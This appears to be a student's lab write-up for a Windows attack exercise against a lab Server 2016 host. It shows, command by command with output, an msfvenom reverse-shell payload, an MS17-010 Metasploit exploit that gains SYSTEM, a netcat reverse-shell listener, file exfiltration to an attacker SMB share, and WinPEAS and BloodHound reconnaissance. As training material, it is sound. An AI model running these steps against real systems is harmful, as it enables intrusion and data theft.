Lab 5.1.3 Windows OS Attacks

Wednesday, August 2, 2023 5:09 PM

#Part A
Create SMB share to capture files from Windows:

```
┌──(cyber㉿KaliCharlie2-3)-[/usr/share/doc/python3-impacket/examples]
└─$ sudo python3 smbserver.py Lab5.1.3 /home/cyber/Desktop/Work/Captures/
[sudo] password for cyber:
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

left open for file transfer


#Part B
Configure HTTP server:

Opened http server on port 81 since port 80 is in use:

```
┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Script]
└─$ python3 -m http.server 81
Serving HTTP on 0.0.0.0 port 81 (http://0.0.0.0:81/) ...
```


#Part C
Create a custom payload with msfvenom:

```
┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Script]
└─$ sudo msfvenom -p windows/x64/shell_reverse_tcp LHOST=172.20.50.52 LPORT=53 -f exe -o reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: reverse.exe
```



#Part D
Metasploit payload deliver and Netcat reverse shell for the 2016 server 172.20.50.11:

Set a listener with netcat:



Set metasploit payload and exploit:

```
msf6 > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 > search EternalSynergy type:exploit

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  exploit/windows/smb/ms17_010_psexec  2017-03-14       normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms17_010_psexec

msf6 > use 0
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) >
```

Configure rhost and lhost to exploit the 2016 server 172.20.50.11:

```
msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 172.20.50.52
lhost => 172.20.50.52
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   DBGTRACE              false                                                            yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                               yes       How many times to try to leak transaction
   NAMEDPIPE                                                                              no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt   yes       List of named pipes to check
   RHOSTS                172.20.50.11                                                     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT                 445                                                              yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SHARE                 ADMIN$                                                           yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBDomain             .                                                                no        The Windows domain to use for authentication
   SMBPass                                                                                no        The password for the specified username
   SMBUser                                                                                no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.20.50.52     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/ms17_010_psexec) >
```

Run exploit ,move through the file system to C:\ directory to make the tmp directory and upload our reverse.exe file:

```
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 172.20.50.52:4444
[*] 172.20.50.11:445 - Target OS: Windows Server 2016 Standard 14393
[*] 172.20.50.11:445 - Built a write-what-where primitive...
[+] 172.20.50.11:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.20.50.11:445 - Selecting PowerShell target
[*] 172.20.50.11:445 - Executing the payload...
[+] 172.20.50.11:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200262 bytes) to 172.20.50.11
[*] Meterpreter session 1 opened (172.20.50.52:4444 → 172.20.50.11:58423) at 2023-08-04 00:03:38 -0500

meterpreter > pwd
C:\Windows\system32
meterpreter > cd ..
meterpreter > pwd
C:\Windows
meterpreter > cd ..
meterpreter > pwd
C:\
meterpreter > mkdir tmp
Creating directory: tmp
meterpreter > ls
Listing: C:\
============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   4096    dir   2016-07-16 08:23:21 -0500  $Recycle.Bin
100666/rw-rw-rw-  1       fil   2016-07-16 08:39:41 -0500  BOOTNXT
40777/rwxrwxrwx   0       dir   2021-06-23 19:07:37 -0500  Documents and Settings
40777/rwxrwxrwx   0       dir   2016-09-12 06:37:02 -0500  Logs
40777/rwxrwxrwx   0       dir   2016-07-16 08:23:21 -0500  PerfLogs
40777/rwxrwxrwx   0       dir   2021-06-23 19:27:29 -0500  Private
40555/r-xr-xr-x   4096    dir   2016-07-16 01:04:24 -0500  Program Files
40777/rwxrwxrwx   4096    dir   2016-07-16 01:04:24 -0500  Program Files (x86)
40777/rwxrwxrwx   4096    dir   2016-07-16 08:23:21 -0500  ProgramData
40777/rwxrwxrwx   0       dir   2021-06-23 19:27:16 -0500  Public
40777/rwxrwxrwx   0       dir   2021-06-23 21:07:09 -0500  Recovery
40777/rwxrwxrwx   4096    dir   2021-06-23 21:06:46 -0500  System Volume Information
40555/r-xr-xr-x   4096    dir   2016-07-16 01:04:24 -0500  Users
40777/rwxrwxrwx   28672   dir   2016-07-16 01:04:24 -0500  Windows
100444/r--r--r--  384322  fil   2016-07-16 08:39:41 -0500  bootmgr
0000/---------    0       fif   1969-12-31 18:00:00 -0600  pagefile.sys
40777/rwxrwxrwx   0       dir   2023-08-04 06:05:47 -0500  tmp

meterpreter > cd tmp
meterpreter > upload /home/cyber/Desktop/Work/Script/reverse.exe
[*] uploading  : /home/cyber/Desktop/Work/Script/reverse.exe → reverse.exe
[*] Uploaded 7.00 KiB of 7.00 KiB (100.0%): /home/cyber/Desktop/Work/Script/reverse.exe → reverse.exe
[*] uploaded   : /home/cyber/Desktop/Work/Script/reverse.exe → reverse.exe
meterpreter >
```

Verify that the file uploaded to C:\tmp directory:

```
meterpreter > ls
Listing: C:\tmp
===============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  7168  fil   2023-08-04 06:12:43 -0500  reverse.exe

meterpreter >
```

Execute file to get a reverse connection:

```
meterpreter > execute -f reverse.exe
Process 9148 created.
meterpreter > ps

Process List
============

 PID    PPID  Name                                          Arch  Session  User                          Path
 ---    ----  ----                                          ----  -------  ----                          ----
 0      0     [System Process]
 4      0     System                                        x64   0
 248    604   svchost.exe                                   x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.e
 272    4     smss.exe                                      x64   0
 372    364   csrss.exe                                     x64   0
 400    604   svchost.exe                                   x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.e
 480    364   wininit.exe                                   x64   0
 488    472   csrss.exe                                     x64   1
 536    472   winlogon.exe                                  x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.
 604    480   services.exe                                  x64   0
 620    480   lsass.exe                                     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 656    604   svchost.exe                                   x64   1        HACKME\Administrator          C:\Windows\System32\svchost.e
 700    176   ServerManager.exe                             x64   1        HACKME\Administrator          C:\Windows\System32\ServerMan
 784    604   svchost.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.e
 840    604   svchost.exe                                   x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.e
 916    536   dwm.exe                                       x64   1        Window Manager\DWM-1          C:\Windows\System32\dwm.exe
 948    604   svchost.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.e
 996    604   svchost.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.e
 1064   604   svchost.exe                                   x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.e
 1164   604   svchost.exe                                   x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.e
 1304   604   svchost.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.e
 1596   604   dfsrs.exe                                     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\dfsrs.exe
 1708   604   dns.exe                                       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\dns.exe
 1724   536   LogonUI.exe                                   x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\LogonUI.e
 1892   604   svchost.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.e
 1912   604   Microsoft.ActiveDirectory.WebServices.exe     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\ADWS\Microsoft.Act
 2044   604   spoolsv.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.e
 2056   604   vmtoolsd.exe                                  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMwar
 2064   604   ismserv.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\ismserv.e
 2092   604   svchost.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.e
 2144   604   MsMpEng.exe                                   x64   0
 2184   604   dfssvc.exe                                    x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\dfssvc.ex
 2236   784   WmiPrvSE.exe                                  x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\wbem\WmiP
 2244   604   vm3dservice.exe                               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\vm3dservi
 2308   604   VGAuthService.exe                             x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMwar
 2340   2244  vm3dservice.exe                               x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\vm3dservi
 2644   5896  conhost.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.e
 2648   604   vds.exe                                       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\vds.exe
 2924   3540  vmtoolsd.exe                                  x64   1        HACKME\Administrator          C:\Program Files\VMware\VMwar
 2976   604   dllhost.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\dllhost.e
 3064   604   msdtc.exe                                     x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\msdtc.exe
 3952   948   sihost.exe                                    x64   1        HACKME\Administrator          C:\Windows\System32\sihost.ex
 4236   948   taskhostw.exe                                 x64   1        HACKME\Administrator          C:\Windows\System32\taskhostw
 4516   784   LockAppHost.exe                               x64   1        HACKME\Administrator          C:\Windows\System32\LockAppHo
 4620   784   SearchUI.exe                                  x64   1        HACKME\Administrator          C:\Windows\SystemApps\Microso
 4676   784   RuntimeBroker.exe                             x64   1        HACKME\Administrator          C:\Windows\System32\RuntimeBr
 5388   8900  conhost.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.e
 5896   4888  powershell.exe                                x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\WindowsPo
 8900   4484  powershell.exe                                x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\WindowsPo
 9088   9148  cmd.exe                                       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\cmd.exe
 9148   5896  reverse.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\tmp\reverse.exe
 9560   9088  conhost.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.e
 10568  604   svchost.exe                                   x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.e
 10852  3632  MpCmdRun.exe                                  x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Program Files\Windows Defe
```


Verify reverse shell connection in netcat listener:

```
┌──(cyber㉿KaliCharlie2-3)-[~]
└─$ nc -nvlp 53
listening on [any] 53 ...
connect to [172.20.50.52] from (UNKNOWN) [172.20.50.11] 58468
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\tmp>
```

Locate the Top-Secert-WWilson.txt file

```
C:\Users\WWilson\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E48B-4073

 Directory of C:\Users\WWilson\Documents

06/28/2021  12:06 PM    <DIR>          .
06/28/2021  12:06 PM    <DIR>          ..
06/28/2021  12:06 PM             1,134 Top-Secert-WWilson.txt
               1 File(s)          1,134 bytes
               2 Dir(s)  52,299,583,488 bytes free

C:\Users\WWilson\Documents>
```

Use robocopy to retrieve document on our kali machine:



#Part E

Data capture and WinPEAS analysis in Windows Server 2016:

Retrieved Top-Secret.txt:

```
C:\Users\Administrator.HACKME\Documents>robocopy c:\users\administrator.hackme\documents \\172.20.50.52\Lab5.1.3
robocopy c:\users\administrator.hackme\documents \\172.20.50.52\Lab5.1.3

------------------------------------------------------------------------------

   ROBOCOPY     ::     Robust File Copy for Windows

------------------------------------------------------------------------------

  Started : Friday, August 4, 2023 7:08:45 AM
   Source : c:\users\administrator.hackme\documents\
     Dest = \\172.20.50.52\Lab5.1.3\

    Files : *.*

  Options : *.* /DCOPY:DA /COPY:DAT /R:1000000 /W:30

------------------------------------------------------------------------------

                           2    c:\users\administrator.hackme\documents\
        *EXTRA File              143379        carrots.txt
        *EXTRA File                  33        Charlotte-Secrets
        *EXTRA File               32947        NMapScan1
        *EXTRA File               31812        NMapScanTZ
        *EXTRA File                1581        passwd
        *EXTRA File                  65        Phoenix-Secrets
        *EXTRA File                  31        root-secret.txt
        *EXTRA File                1207        shadow
        *EXTRA File                1134        Top-Secert-WWilson.txt
100%        Older                   402        desktop.ini
100%        Older                   184        Top-Secret.txt

------------------------------------------------------------------------------

               Total    Copied   Skipped  Mismatch    FAILED    Extras
    Dirs :         1         0         1         0         0         0
   Files :         2         2         0         0         0         9
   Bytes :       586       586         0         0         0   207.2 k
   Times :   0:00:00   0:00:00                       0:00:00   0:00:00


   Speed :               3617 Bytes/sec.
   Speed :              0.206 MegaBytes/min.
   Ended : Friday, August 4, 2023 7:08:45 AM
```

Make a directory called tmp2 in C:\ directory:

```
C:\Users>cd..

C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is E48B-4073

 Directory of C:\

09/12/2016  06:35 AM    <DIR>          Logs
07/16/2016  08:23 AM    <DIR>          PerfLogs
06/23/2021  07:27 PM    <DIR>          Private
06/23/2021  07:03 PM    <DIR>          Program Files
07/16/2016  08:23 AM    <DIR>          Program Files (x86)
06/23/2021  07:27 PM    <DIR>          Public
08/04/2023  06:12 AM    <DIR>          tmp
06/28/2021  12:05 PM    <DIR>          Users
08/04/2023  01:06 PM    <DIR>          Windows
               0 File(s)              0 bytes
               9 Dir(s)  52,297,670,656 bytes free

C:\>mkdir tmp2

C:\>ls
b"'ls' is not recognized as an internal or external command
C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is E48B-4073

 Directory of C:\

09/12/2016  06:35 AM    <DIR>          Logs
07/16/2016  08:23 AM    <DIR>          PerfLogs
06/23/2021  07:27 PM    <DIR>          Private
06/23/2021  07:03 PM    <DIR>          Program Files
07/16/2016  08:23 AM    <DIR>          Program Files (x86)
06/23/2021  07:27 PM    <DIR>          Public
08/04/2023  06:12 AM    <DIR>          tmp
08/04/2023  01:10 PM    <DIR>          tmp2
06/28/2021  12:05 PM    <DIR>          Users
08/04/2023  01:06 PM    <DIR>          Windows
               0 File(s)              0 bytes
              10 Dir(s)  52,297,670,656 bytes free
```


Upload winPEAS.exe to the tmp2 directory:

```
C:\tmp2>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E48B-4073

 Directory of C:\tmp2

08/04/2023  01:26 PM    <DIR>          .
08/04/2023  01:26 PM    <DIR>          ..
08/04/2023  01:26 PM         1,678,336 winPEASx64.exe
               1 File(s)      1,678,336 bytes
               2 Dir(s)  52,295,847,936 bytes free

C:\tmp2>
```

Execute winPEASx64.exe and write to file called carrotsout.txt:


```
C:\tmp2>dir
 Volume in drive C has no label.
 Volume Serial Number is E48B-4073

 Directory of C:\tmp2

08/04/2023  01:47 PM    <DIR>          .
08/04/2023  01:47 PM    <DIR>          ..
08/04/2023  01:48 PM         6,548,890 carrotsout.txt
08/04/2023  01:26 PM         1,678,336 winPEASx64.exe
               2 File(s)      8,227,226 bytes
               2 Dir(s)  52,064,034,816 bytes free

C:\tmp2>
```

Robocopy contents of C:\tmp2 directory:




#Part F
AD Domain analysis with BloodHound:


Upload Hound.ps1 into tmp2 directory:




Run Bloodhound:




Move over zip file from tmp2 directory to our linux machine:



